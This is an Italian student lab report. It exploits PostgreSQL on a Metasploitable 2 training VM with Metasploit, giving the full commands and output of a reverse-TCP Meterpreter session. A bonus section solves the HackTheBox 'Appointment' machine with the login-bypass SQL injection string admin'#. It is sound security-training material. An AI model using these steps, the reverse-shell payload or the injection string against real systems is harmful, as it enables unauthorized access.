

## REPORT S7/L3

### Exploit Postgres con Metasploit

#### Traccia

Usa il modulo exploit/linux/postgres/postgres\_payload per sfruttare una vulnerabilità nel servizio PostgreSQL di Metasploitable 2. Esegui l'exploit per ottenere una sessione Meterpreter sul sistema target.

#### Svolgimento

Come descritto nella traccia dell'esercizio compiremo un attacco hacking verso la macchina di Meta tramite Metasploit, in particolare testeremo la vulnerabilità di postgres.

Innanzitutto configuriamo i nuovi indirizzi IP sulle macchine, come richiesto dalla traccia.

Editing LAN

Connection name: LAN

General Ethernet 802.1X Security DCB Proxy IPv4 Settings IPv6 Settings

Method: Manual

Addresses

Address	Netmask	Gateway
192.168.1.25	24	192.168.1.1

DNS servers

Search domains

DHCP client ID

☐ Require IPv4 addressing for this connection to complete

Routes...

Cancel Save

```
metasploitable2 [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

--- 192.168.1.25 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1000ms
rtt min/avg/max/mdev = 2.333/2.880/3.427/0.547 ms
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:44:2a:8f
          inet addr:192.168.1.40 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe44:2a8f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:15 errors:0 dropped:0 overruns:0 frame:0
          TX packets:76 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1112 (1.0 KB) TX bytes:5480 (5.3 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:123 errors:0 dropped:0 overruns:0 frame:0
          TX packets:123 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:25769 (25.1 KB) TX bytes:25769 (25.1 KB)

msfadmin@metasploitable:~$
```

Proviamo con il comando ping se le macchine comunicano tra di loro:

```
(kali㉿kali)-[~]
$ ping 192.168.1.40
PING 192.168.1.40 (192.168.1.40) 56(84) bytes of data.
64 bytes from 192.168.1.40: icmp_seq=1 ttl=64 time=3.22 ms
64 bytes from 192.168.1.40: icmp_seq=2 ttl=64 time=2.23 ms
^C
--- 192.168.1.40 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1042ms
rtt min/avg/max/mdev = 2.233/2.728/3.223/0.495 ms
```

Fatta questa configurazione iniziale, procediamo con l'esercizio.

Avviamo Metasploit con il comando *msfconsole* e cerchiamo i possibili exploit da effettuare con il comando *search postgres*. In totale ci vengono restituiti 37 moduli e scegliamo l'attacco numero 27 ovvero *exploit/linux/postgres/postgres\_payload*, come richiesto nella traccia.

```
msf6 > search postgres

Matching Modules



| #      | Name                                                                                  | Description                                                                            | Disclosure Date | Ran |
|--------|---------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------|-----------------|-----|
| 0      | auxiliary/server/capture/postgresql                                                   |                                                                                        |                 | nor |
| mal    | No                                                                                    | Authentication Capture: PostgreSQL                                                     |                 |     |
| 1      | post/linux/gather/enum_users_history                                                  |                                                                                        |                 | nor |
| mal    | No                                                                                    | Linux Gather User History                                                              |                 |     |
| 2      | exploit/multi/http/manage_engine_dc_pmp_sqli                                          |                                                                                        | 2014-06-08      | exc |
| ellent | Yes                                                                                   | ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection |                 |     |
| 3      | \_ target: Automatic                                                                  |                                                                                        |                 |     |
| 4      | \_ target: Desktop Central v8 ≥ b80200 / v9 < b90039 (PostgreSQL) on Windows          |                                                                                        |                 |     |
| 5      | \_ target: Desktop Central MSP v8 ≥ b80200 / v9 < b90039 (PostgreSQL) on Windows      |                                                                                        |                 |     |
| 6      | \_ target: Desktop Central [MSP] v7 ≥ b70200 / v8 / v9 < b90039 (MySQL) on Windows    |                                                                                        |                 |     |
| 7      | \_ target: Password Manager Pro [MSP] v6 ≥ b6800 / v7 < b7003 (PostgreSQL) on Windows |                                                                                        |                 |     |
| 8      | \_ target: Password Manager Pro v6 ≥ b6500 / v7 < b7003 (MySQL) on Windows            |                                                                                        |                 |     |
| 9      | \_ target: Password Manager Pro [MSP] v6 ≥ b6800 / v7 < b7003 (PostgreSQL) on Linux   |                                                                                        |                 |     |


```

Prima di procedere con l'attacco verifichiamo che sulla macchina target la porta 23 sia aperta. Diamo il comando *nmap -sV -p 5432 192.168.1.40*:

```
(kali@kali)-[~]
$ nmap -sV -p 5432 192.168.1.40
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-22 08:58 EST
Nmap scan report for 192.168.1.40
Host is up (0.0019s latency).

PORT      STATE SERVICE      VERSION
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.53 seconds
```

Dal risultato sappiamo che la porta 5432 è aperta quindi possiamo procedere con l'attacco.

Scegliamo quindi *use 27* e diamo il comando *show options* per controllare quali parametri vanno settati prima di lanciare l'attacco:

```
msf6 > use 27
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > show options
```

```
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

  Name      Current Setting  Required  Description
  ---      -
  VERBOSE   false            no        Enable verbose output

Used when connecting via an existing SESSION:

  Name      Current Setting  Required  Description
  ---      -
  SESSION                    no        The session to run this module on

Used when making a new connection via RHOSTS:

  Name      Current Setting  Required  Description
  ---      -
  DATABASE   postgres         no        The database to authenticate against
  PASSWORD   postgres         no        The password for the specified username. Leave blank for a random password.
  RHOSTS                    no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      5432             no        The target port
  USERNAME   postgres         no        The username to authenticate as

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST                    yes        The listen address (an interface may be specified)
  LPORT      4444            yes        The listen port

Exploit target:

  Id  Name
  --  -
  0    Linux x86
```

Settiamo *LHOSTS* e *RHOST* per stabilire l'indirizzo della macchina attaccante e da attaccare:

```
msf6 exploit(linux/postgres/postgres_payload) > set rhost 192.168.1.40
rhost => 192.168.1.40
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.1.25
lhost => 192.168.1.25
```

Settiamo anche il payload scegliendo dall'elenco che ci viene restituito con il comando *show payloads*. Scegliamo il numero 17 *payload/linux/x86/meterpreter/reverse\_tcp\_uuid* e lanciamo l'attacco con il comando *exploit*, ottenendo:

```
msf6 exploit(linux/postgres/postgres_payload) > set payload 17
payload => linux/x86/meterpreter/reverse_tcp_uuid
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.40:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/mEnnNmFE.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.40
[*] Meterpreter session 2 opened (192.168.1.25:4444 -> 192.168.1.40:41507) at 2025-01-22 09:05:56 -0500

meterpreter > 
```

L'attacco è andato a buon fine e ci ha restituito l'accesso alla macchina di Meta tramite meterpreter.



Diamo alcuni esempi della buona riuscita dell'attacco:

```
meterpreter > pwd
/var/lib/postgresql/8.3/main
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
```

Mode	Size	Type	Last modified	Name
100600/rw	4	fil	2010-03-17 10:08:46 -0400	PG_VERSION
040700/rwx	4096	dir	2010-03-17 10:08:56 -0400	base
040700/rwx	4096	dir	2025-01-22 09:08:51 -0500	global
040700/rwx	4096	dir	2010-03-17 10:08:49 -0400	pg_clog
040700/rwx	4096	dir	2010-03-17 10:08:46 -0400	pg_multixact
040700/rwx	4096	dir	2010-03-17 10:08:49 -0400	pg_subtrans
040700/rwx	4096	dir	2010-03-17 10:08:46 -0400	pg_tblspc
040700/rwx	4096	dir	2010-03-17 10:08:46 -0400	pg_twophase
040700/rwx	4096	dir	2010-03-17 10:08:49 -0400	pg_xlog
100600/rw	125	fil	2025-01-22 08:51:49 -0500	postmaster.opts
100600/rw	54	fil	2025-01-22 08:51:49 -0500	postmaster.pid
100644/rw-r--r--	540	fil	2010-03-17 10:08:45 -0400	root.crt
100644/rw-r--r--	1224	fil	2010-03-17 10:07:45 -0400	server.crt
100640/rw-r--r--	891	fil	2010-03-17 10:07:45 -0400	server.key

Con il comando *ifconfig* vediamo le impostazioni di rete della macchina Meta:

```
meterpreter > ifconfig
```

Interface 1

Name	: lo
Hardware MAC	: 00:00:00:00:00:00
MTU	: 16436
Flags	: UP,LOOPBACK
IPv4 Address	: 127.0.0.1
IPv4 Netmask	: 255.0.0.0
IPv6 Address	: ::1
IPv6 Netmask	: ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2

Name	: eth0
Hardware MAC	: 08:00:27:44:2a:8f
MTU	: 1500
Flags	: UP,BROADCAST,MULTICAST
IPv4 Address	: 192.168.1.40
IPv4 Netmask	: 255.255.255.0
IPv6 Address	: fe80::a00:27ff:fe44:2a8f
IPv6 Netmask	: ffff:ffff:ffff:ffff::


## REPORT S7/L3 - BONUS

### Completamento della macchina Appointment del Tier 1 di HackTheBox

#### Svolgimento


Come descritto dal titolo completiamo l'hackeraggio della macchina Appointment. Durante la lezione eravamo arrivati alla domanda 8, quindi procediamo con la successiva:

#### DOMANDA 9



Ci viene chiesto qual è il simbolo per commentare una riga in MySQL. Inseriamo la risposta #, che risulta corretta.

#### DOMANDA 10




Ci viene chiesto di loggarci come admin tramite una sql injection e trascrivere la parola che leggiamo nella pagina che si carica.

Per effettuare questa injection scegliamo la stringa admin'# da inserire nel campo username quando ci colleghiamo all'indirizzo <http://10.129.34.119/> che corrisponde a quello della macchina. Per il campo password invece scriviamo una parola qualsiasi, che non verrà considerata perchè inserita dopo il simbolo del commento.

La parola cercata è Congratulations.

## DOMANDA 11




SUBMIT FLAG

Submit root flag

\*\*\*\*\*

Show Answer

La stringa che dobbiamo inserire la leggiamo dopo il caricamento della pagina web.



Così si conclude l'hackeraggio della macchina.